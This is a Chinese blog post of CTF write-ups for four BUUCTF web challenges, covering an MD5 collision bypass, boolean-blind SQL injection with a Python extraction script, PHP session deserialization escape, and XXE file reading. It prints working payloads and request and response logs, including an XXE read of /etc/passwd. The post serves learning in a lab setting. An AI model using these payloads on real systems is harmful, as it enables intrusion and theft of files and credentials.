

buuctf刷题记录

原创

ta3shi 于 2020-08-06 21:41:58 发布 518 收藏
分类专栏： ctfweb buuctf刷题记录 文章标签： php sql


ctfweb 同时被 2 个专栏收录
12 篇文章 0 订阅
订阅专栏


buuctf刷题记录
12 篇文章 0 订阅
订阅专栏

8月6日buuctf


[MRCTF2020]Ez_bypass

知识点MD5绕过，php特性

打开得到源码

```
I put something in F12 for you
include 'flag.php';
$flag='MRCTF{xxxxxxxxxxxxxxxxxxxxxxxxx}';
if(isset($_GET['gg'])&&isset($_GET['id'])) {
    $id=$_GET['id'];
    $gg=$_GET['gg'];
    if (md5($id) === md5($gg) && $id !== $gg) {
        echo 'You got the first step';
        if(isset($_POST['passwd'])) {
            $passwd=$_POST['passwd'];
            if (!is_numeric($passwd))
            {
                 if($passwd==1234567)
                 {
                     echo 'Good Job!';
                     highlight_file('flag.php');
                     die('By Retr_0');
                 }
                 else
                 {
                     echo "can you think twice??";
                 }
            }
            else{
                echo 'You can not get it !';
            }

        }
        else{
            die('only one way to get the flag');
        }
}
    else {
        echo "You are not a real hacker!";
    }
}
else{
    die('Please input first');
}
}Please input first
```


MD5强比较，试试数组绕过：



Warning: md5() expects parameter 1 to be string, array given in **/var/www/html/index.php** on line **48**
You are not a real hacker!

网上找个强绕过的值，然后passwd根据php特性传入1234567s(数据加任意字符即可)


```
id=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%00%A8%28K%F3n%8E
gg=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%02%A8%28K%F3n%8E
```




```
I put something in F12 for you include 'flag.php'; $flag='
step'; if(isset($_POST['passwd'])) { $passwd=$_POST['pas
get it !'; } } else{ die('only one way to get the flag'); } } els
        $flag="flag{33378630-d20e-4d95-948f-4932678efdcb}"
?> By Retr_0
```

ok

[BJDCTF 2nd]简单注入




扫到robots.txt,发现hint.txt，打开看到




```
Only u input the correct password then u can get the flag
and p3rh4ps wants a girl friend.

select * from users where username='$_POST["username"]' and password='$_POST["password"]';
```

测试发现过滤 了',union,select等注入词，看看大佬的做法

用admin\来将'转义，后面就可以用整数型注入,试试or 1#,再试试or 0#



BJD needs to be stronger




You konw ,P3rh4ps
needs a girl friend

贴上代码,select被过滤了我实在想不到怎么注入得到数据，看大佬的发现直接username和password，学到了...


```
import requests
import time as ti

url='http://43be6073-99d9-4a0c-b28b-3a35fd75574e.node3.buuoj.cn/index.php'
result = ''

for x in range(1, 50):
    high = 127
    low = 32
    mid = (low + high) // 2
    while high > low:
        payload="or ascii(substr((database()),%d,1))>%d#"%(x,mid)
        #payload="or ascii(substr((username),%d,1))>%d#"%(x,mid)
        #payload="or ascii(substr((password),%d,1))>%d#"%(x,mid)
        data = {
                "username":"admin\\",
                "password":payload
        }
        #print(payload)
        response = requests.post(url,data=data)
        if 'BJD needs to' in response.text:
            low = mid + 1
        else:
            high = mid
        mid = (low + high) // 2
    print(mid)
    result += chr(int(mid))
    print(result)
```

最后得到username=admin,password=OhyOuFOuNdit，登录就行啦



```
-> # python3 bool_modle.py
79
O
104
Oh
121
Ohy
79
OhyO
117
OhyOu
70
OhyOuF
79
OhyOuFO
117
OhyOuFOu
78
OhyOuFOuN
100
OhyOuFOuNd
105
OhyOuFOuNdi
116
OhyOuFOuNdit
32
OhyOuFOuNdit
```

https://blog.csdn.net/Realiy



Welcome to BJDCTF's check in!

flag{8e1d667b-708c-4c49-a104-c78eca6c879b}


[安洵杯 2019]easy_serialize_php

php代码审计，反序列化

打开得到以下源码

```
<?php

$function = @$_GET['f'];

function filter($img){
    $filter_arr = array('php','flag','php5','php4','fl1g');
    $filter = '/'.implode('|',$filter_arr).'/i';
    return preg_replace($filter,'',$img);
}


if($_SESSION){
    unset($_SESSION);
}

$_SESSION["user"] = 'guest';
$_SESSION['function'] = $function;

extract($_POST);

if(!$function){
    echo '<a href="index.php?f=highlight_file">source_code</a>';
}

if(!$_GET['img_path']){
    $_SESSION['img'] = base64_encode('guest_img.png');
}else{
    $_SESSION['img'] = sha1(base64_encode($_GET['img_path']));
}

$serialize_info = filter(serialize($_SESSION));

if($function == 'highlight_file'){
    highlight_file('index.php');
}else if($function == 'phpinfo'){
    eval('phpinfo();'); //maybe you can find something in here!
}else if($function == 'show_image'){
    $userinfo = unserialize($serialize_info);
    echo file_get_contents(base64_decode($userinfo['img']));
}
```

f=phpinfo，在其中找到了疑似flag的文件



arg_separator.output	&	&
auto_append_file	d0g3_f1ag.php	d0g3_f1ag.php

可以用extract($_POST)来传入我们想要的值，可以看到f=show_image时可以读取文件，但是img直接传会sha1加密，所以可以想到传SESSION的值来反序列化，由filter函数看到seesion值里有php或flag会替换掉，我们就可以将传入的值改变一下。

如我们传入payload1

```
_SESSION['flagflagflag']=aaaa";s:3:"aaa";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";}
```

```
a:4:{s:4:"user";s:5:"guest";s:8:"function";s:10:"show_image";s:12:"flagflagflag";s:55:"aaaa";s:3:"aaa";s:3:
```


由于flag置换为空，变成了

```
a:4:{s:4:"user";s:5:"guest";s:8:"function";s:10:"show_image";s:12:"";s:55:"aaaa";s:3:"aaa";s:3:"img";s:20:"
```

其中";s:55:"aaaa部分正好12个字符，后面又有"闭合，就可以得到


```
array(4) {
  ["user"]=>
  string(5) "guest"
  ["function"]=>
  string(10) "show_image"
  ["";s:55:"aaaa"]=>
  string(3) "aaa"
  ["img"]=>
  string(20) "ZDBnM19mMWFnLnBocA=="
}
```

传入payload1，我们得到：



```
<!--?php

$flag = 'flag in /d0g3_fllllllag';

?-->
<html>
  <head></head>
  <body></body> == $0
</html>
```

再将上文base64传入得到




URL
http://72ea5d95-b24c-46b8-b0e6-41953fbb2d3b.node3.buuoj.cn/index.php?f=show_image

Enable POST

enctype
application/x-www-form-urlencoded


Body
_SESSION['flagflagflag']=aaaa";s:3:"aaa";s:3:"img";s:20:"L2QwZzNfZmxsbGxsbGFn";}



```
<html>
  <head></head>
  <body>flag{80078807-0c01-4af2-bf48-5929faefb94e}
  </body> == $0
</html>
```

[NCTF2019]Fake XML cookbook

xml的xxe攻击




```
▼ General
Request URL: http://c40802da-deb6-4fb7-ab53-df6d2ccdbbd9.node3.buuoj.cn/doL
Request Method: POST
Status Code: ● 200 OK
Remote Address: 111.73.46.229:80
Referrer Policy: no-referrer-when-downgrade
▼ Response Headers     view source
Connection: keep-alive
Content-Length: 47
Content-Type: text/html; charset=utf-8
Date: Thu, 06 Aug 2020 13:36:50 GMT
Server: openresty
X-Powered-By: PHP/7.4.0RC6
▼ Request Headers     view source
Accept: application/xml, text/xml, */*; q=0.01
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: keep-alive
Content-Length: 65
Content-Type: application/xml;charset=UTF-8
Host: c40802da-deb6-4fb7-ab53-df6d2ccdbbd9.node3.buuoj.cn
Origin: http://c40802da-deb6-4fb7-ab53-df6d2ccdbbd9.node3.buuoj.cn
Referer: http://c40802da-deb6-4fb7-ab53-df6d2ccdbbd9.node3.buuoj.cn/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (K
105 Safari/537.36
X-Requested-With: XMLHttpRequest
▼ Request Payload
<user><username>admin</username><password>admin</password></user>
```

随便输入一个账号看数据流

<user><username>admin</username><password>admin</password></user>

猜测是xxe攻击

抓包测试一下



```
POST /doLogin.php HTTP/1.1
Host: c40802da-deb6-4fb7-ab53-df6d2ccdbbd9.node3.buuoj.cn
Content-Length: 140
Accept: application/xml, text/xml, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebK
Content-Type: application/xml;charset=UTF-8
Origin: http://c40802da-deb6-4fb7-ab53-df6d2ccdbbd9.node3.buuoj
Referer: http://c40802da-deb6-4fb7-ab53-df6d2ccdbbd9.node3.buuo
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close



<!DOCTYPE ANY [
<!ENTITY admin SYSTEM "file:///etc/passwd">
]>
<user>
  <username>
    &admin;
  </username>
  <password>
    123456
  </password>
</user>
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Thu, 06 Aug 2020 13:38:35 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 968
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/7.4.0RC6

<result>
  <code>
    0
  </code>
  <msg>
    root:x:0:0:root:/root:/bin/bash
    daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
    bin:x:2:2:bin:/bin:/usr/sbin/nologin
    sys:x:3:3:sys:/dev:/usr/sbin/nologin
    sync:x:4:65534:sync:/bin:/bin/sync
    games:x:5:60:games:/usr/games:/usr/sbin/nologin
    man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
    lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
    mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
    news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
    uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
    proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
    www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
    backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
    list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/no
    irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
    gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lil
    nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nolog
    _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
  </msg>
</result>
```

可以读取/etc/passwd


测试命令执行

```
<!DOCTYPE ANY [
  <!ENTITY admin SYSTEM "except://ls">
]>
<user><username>&admin;</username><password>123456</password></user>
```

发现不支持，最后发现是猜flag位置

最终payload

```
<!DOCTYPE ANY [
  <!ENTITY admin SYSTEM "file:///flag">
]>
<user><username>&admin;</username><password>123456</password></user>
```



```
POST /doLogin.php HTTP/1.1
Host: c40802da-deb6-4fb7-ab53-df6d2ccdbbd9.node3.buuoj.cn
Content-Length: 134
Accept: application/xml, text/xml, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebK:
Content-Type: application/xml;charset=UTF-8
Origin: http://c40802da-deb6-4fb7-ab53-df6d2ccdbbd9.node3.buuoj.
Referer: http://c40802da-deb6-4fb7-ab53-df6d2ccdbbd9.node3.buuoj
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close



<!DOCTYPE ANY [
<!ENTITY admin SYSTEM "file:///flag">
]>
<user>
  <username>
    &admin;
  </username>
  <password>
    123456
  </password>
</user>
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Thu, 06 Aug 2020 13:41:31 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 85
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/7.4.0RC6

<result>
  <code>
    0
  </code>
  <msg>
    flag{d00498b3-24f5-42ac-9085-e7b03f0f403d}
  </msg>
</result>
```